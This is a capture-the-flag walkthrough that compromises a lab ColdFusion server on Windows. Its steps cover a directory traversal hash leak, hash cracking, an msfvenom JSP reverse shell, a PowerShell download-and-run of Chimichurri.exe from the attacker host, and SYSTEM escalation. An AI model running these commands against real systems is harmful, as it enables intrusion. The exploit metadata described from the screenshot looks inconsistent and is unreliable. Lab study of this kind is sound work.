

ARTIC

STEP 1 - SCANNING THE NETWORK

#nmap -A -v -Pn 10.10.10.

found 3 open ports and uses Windows Operating System

```
Completed Service scan at 16:32, 144.29s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.10.11.
Initiating NSE at 16:32
Completed NSE at 16:32, 7.20s elapsed
Initiating NSE at 16:32
Completed NSE at 16:32, 1.04s elapsed
Initiating NSE at 16:32
Completed NSE at 16:32, 0.00s elapsed
Nmap scan report for 10.10.10.11
Host is up (0.041s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc  Microsoft Windows RPC
8500/tcp   open  fmp?
49154/tcp open  msrpc  Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

STEP 2 - Enumerations

let's explore the port 8500 and see what it is

#http://10.10.10.11:8500



let's try find some exploits on searchsploit

#searchsploit coldfusion

```
kali@kali:~/artict$ searchsploit coldfusion
```

Exploit Title	Path (/usr/share/exploitdb/)
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting	exploits/cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal	exploits/multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit)	exploits/multiple/remote/16985.rb
Adobe ColdFusion 2018 - Arbitrary File Upload	exploits/multiple/webapps/45979.txt
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting	exploits/cfm/webapps/29567.txt
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities	exploits/cfm/webapps/36172.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass	exploits/windows/webapps/27755.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit)	exploits/multiple/remote/30210.rb
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection	exploits/multiple/webapps/40346.py
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit)	exploits/multiple/remote/24946.rb
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scripting	exploits/cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query String	exploits/cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-Sit	exploits/cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Site	exploits/cfm/webapps/33168.txt
Adobe ColdFusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution	exploits/windows/remote/43993.py
Allaire ColdFusion Server 4.0 - Remote File Display / Deletion / Upload / Execution	exploits/multiple/remote/19093.txt
Allaire ColdFusion Server 4.0.1 - 'CFCRYPT.EXE' Decrypt Pages	exploits/windows/local/19220.c
Allaire ColdFusion Server 4.0/4.0.1 - 'CFCACHE' Information Disclosure	exploits/multiple/remote/19712.txt
ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)	exploits/cfm/webapps/16788.rb
ColdFusion 9-10 - Credential Disclosure	exploits/multiple/webapps/25305.py
ColdFusion MX - Missing Template Cross-Site Scripting	exploits/cfm/remote/21548.txt
ColdFusion MX - Remote Development Service	exploits/windows/remote/50.pl
ColdFusion Scripts Red_Reservations - Database Disclosure	exploits/asp/webapps/7440.txt
ColdFusion Server 2.0/3.x/4.x - Administrator Login Password Denial of Service	exploits/multiple/dos/19996.txt
Macromedia ColdFusion MX 6.0 - Error Message Full Path Disclosure	exploits/cfm/webapps/22544.txt
Macromedia ColdFusion MX 6.0 - Oversized Error Message Denial of Service	exploits/multiple/dos/24013.txt
Macromedia ColdFusion MX 6.0 - Remote Development Service File Disclosure	exploits/multiple/remote/22867.pl
Macromedia ColdFusion MX 6.0 - SQL Error Message Cross-Site Scripting	exploits/cfm/webapps/23256.txt
Macromedia ColdFusion MX 6.1 - Template Handling Privilege Escalation	exploits/multiple/remote/24654.txt

```
Shellcodes: No Result
kali@kali:~/artict$
```

<http://www.exploit-db.com/exploits/14641>





The exploit gives the password in a hash form, so we have to decrypt it

open the tool hash-identifier

#hash-identifier

```
File Actions Edit View Help
kali@kali:~/artict$ 
kali@kali:~/artict$ hash-identifier
^[[A #####
#
#      ^^^      ^^^      ^^^      #
#     / \    / \    / \    / \   #
#    /   \  /   \  /   \  /   \  #
#   /     \/     \/     \/     \ #
#  /       \       \       \       \ v1.2
# /         \         \         \         \ By Zion3R #
# /           \           \           \           \ www.Blackexploit.com #
# /             \             \             \             \ Root@Blackexploit.com #
#####
-----
HASH: 2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03

Not Found.
-----
HASH: 2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03

Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))


Least Possible Hashs:
[+] Tiger-160
[+] Haval-160
[+] RipeMD-160
[+] SHA-1(HMAC)
[+] Tiger-160(HMAC)
[+] RipeMD-160(HMAC)
[+] Haval-160(HMAC)
[+] SHA-1(MaNGOS)
[+] SHA-1(MaNGOS2)
[+] sha1($pass.$salt)
[+] sha1($salt.$pass)
[+] sha1($salt.md5($pass))
[+] sha1($salt.md5($pass).$salt)
[+] sha1($salt.sha1($pass))
[+] sha1($salt.sha1($salt.sha1($pass)))
[+] sha1($username.$pass)
[+] sha1($username.$pass.$salt)
[+] sha1(md5($pass))
[+] sha1(md5($pass).$salt)
[+] sha1(md5(sha1($pass)))
[+] sha1(sha1($pass))
[+] sha1(sha1($pass).$salt)
[+] sha1(sha1($pass).substr($pass,0,3))
[+] sha1(sha1($salt.$pass))
[+] sha1(sha1(sha1($pass)))
[+] sha1(strtolower($username).$pass)
-----
HASH:
```

STEP 3 - Crack SHA-1 with hashtoolkit.com

let's use hashtoolkit to decrypt it, now that we know it might be SHA-1

open in the browser

#http://hashtoolkit.com → choose decrypt SHA-1 hashes



we found the password → happyday


STEP 4 - Enumerations

login to the site with the credentials

```
user: admin
```

password: happyday

let's see the mappings of the server



since cold fusion is written in java let's use MSFVENOM to craft the exploit

```
#msfvenom -p java/jsp_shell_reverse_tcp  
LHOST=10.10.14.37 LPORT=443 -f raw >  
articshell.jsp
```

let's create a new task

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name

Duration Start Date End Date (optional)

Frequency ☒ One-Time at

☐ Recurring at

☐ Daily every Hours Minutes Seconds
Start Time End Time

URL

User Name

Password

Timeout (sec)

Proxy Server : Port

Publish ☐ Save output to a file

File

Resolve URL ☐ Resolve internal URLs so that links remain intact

run the task

Debugging & Logging > Scheduled Tasks

Scheduled tasks can create static web pages from dynamic data sources. You can also schedule tasks to update Verity searches and to create reports.

Scheduled Tasks

Actions	Task Name	Duration	Interval
	articshell	14 Apr 2020	One-time at 8:33 pm.

create a simple server on the directory you huave de shell


```
kali@kali:~/artics
File Actions Edit View Help
kali@kali:~/artics$ ls
14641.py articsshell.jsp
kali@kali:~/artics$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.11 - - [12/Apr/2020 17:39:50] "GET /articsshell.jsp HTTP/1.1" 200 -
10.10.10.11 - - [12/Apr/2020 17:40:34] "GET /articsshell.jsp HTTP/1.1" 200 -
[]
```

set a netcat listener to obtain the shell

on the web browser go to the shell

#<http://10.10.10.11:8500/CFIDE/articsshell.jsp>

```
kali@kali:~
File Actions Edit View Help
kali@kali:~$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.10.11] 49359
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>[]
```

STEP 5 - Looking for the user flag

C:\users\tolis\desktop

type user.txt

STEP 6 - GDSSSecurity/windows-exploiter-suggester

type sysinfo

copy contents to a file and put it in your working directory

systeminfo.txt

search on google for windows-exploit-suggester.py
github

copy the exploit code and put it in a file on the working directory

#windows-exploit-suggester.py

update the exploit

#python windows-exploit-suggester.py --update

```
kali@kali:~/artic$ python windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2020-04-12-mssb.xls
[*] done
```

run the script

```
#python windows-exploit-suggester.py --  
systeminfo systeminfo.txt --database 2020-04-12-  
mssb.xls
```

STEP 7 - GDSSSecurity/windows-exploiter-suggester


browsing for the exploit
www.exploit-db.com/exploits/14610

The screenshot shows the Exploit Database website interface. The main heading is "Microsoft Windows - Tracing Registry Key ACL Privilege Escalation". Below this, there are several metadata fields: EDB-ID: 14610, CVE: 2018-3554, Author: DESAR-CENRUDO, Type: LOCAL, Platform: WINDOWS, and Date: 2018-08-10. A red box highlights the "Code" field, which contains the URL: <https://github.com/offensive-security/exploitdb-bin-splits/raw/master/bin-splits/14610.zip> (CHIMICHURRI-CVE-2018-3554.zip). Below the code field, there is a table with four columns: Downloads, Certifications, Training, and Professional Services. The table lists various resources available on the site, including Kali Linux, Kali Net Hunter, Kali Linux Revealed Book, OSCP, OSCE, OSEE, OSWE, RLOP, Penetration Testing with Kali Linux (PWK), Advanced Web Attacks and Exploitation (AWAE), Offensive Security Wireless Attacks (OWA), Cracking the Perimeter (CTP), Metasploit Unleashed (MSFU), Free Kali Linux Training, Penetration Testing, Advanced Attack Simulation, and Application Security Assessment.

Downloads	Certifications	Training	Professional Services
Kali Linux	OSCP	Penetration Testing with Kali Linux (PWK) - ALL NEW for 2020	Penetration Testing
Kali Net Hunter	OSWP	Advanced Web Attacks and Exploitation (AWAE)	Advanced Attack Simulation
Kali Linux Revealed Book	OSCE	Offensive Security Wireless Attacks (OWA)	Application Security Assessment
	OSEE	Cracking the Perimeter (CTP)	
	OSWE	Metasploit Unleashed (MSFU)	
	RLOP	Free Kali Linux Training	

find the Chimichurri.exe file and download it

<https://github.com/re4son/ChimiChurri>



download it and put it in your working directory

start another python simple server

#sudo python -m SimpleHTTPServer 80

On the user shell create a webclient to uplaod the Chimichurri.exe

```
echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $url = "http://10.10.14.37/Chimichurri.exe" >> wget.ps1
echo $file = "exploit.exe" >> wget.ps1
echo $webclient.DownloadFile($url, $file) >> wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File
wget.ps1
```

```
C:\ColdFusion8\runtime\bin>echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $webclient = New-Object System.Net.WebClient >> wget.ps1
C:\ColdFusion8\runtime\bin>echo $url = "http://10.10.14.37/Chimichurri.exe" >> wget.ps1
echo $url = "http://10.10.14.37/Chimichurri.exe" >> wget.ps1
C:\ColdFusion8\runtime\bin>echo $file = "exploit.exe" >> wget.ps1
echo $file = "exploit.exe" >> wget.ps1
C:\ColdFusion8\runtime\bin>echo $webclient.DownloadFile($url, $file) >> wget.ps1
echo $webclient.DownloadFile($url, $file) >> wget.ps1
C:\ColdFusion8\runtime\bin>powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
exploit 10.10.14.37 443
C:\ColdFusion8\runtime\bin>exploit.exe 10.10.14.37 443
exploit.exe 10.10.14.37 443
/Chimichurri/—>This exploit gives you a Local System shell <BR>/Chimichurri/—>Changing registry values ... <BR>/Chimichurri
/—>Got SYSTEM token ... <BR>/Chimichurri/—>Running reverse shell ... <BR>/Chimichurri/—>Restoring default registry values ...
<BR>
C:\ColdFusion8\runtime\bin>
```

STEP 8 - Go for root flag

Create another netcat session

```
#nc -lvnp 443
```

back to the shell run the exploit

```
#exploit.exe 10.10.14.37 443
```

and then u get admin shel

```
#whoami
```

```
#cd\users\administrator\desktop
```

```
#type root.txt
```

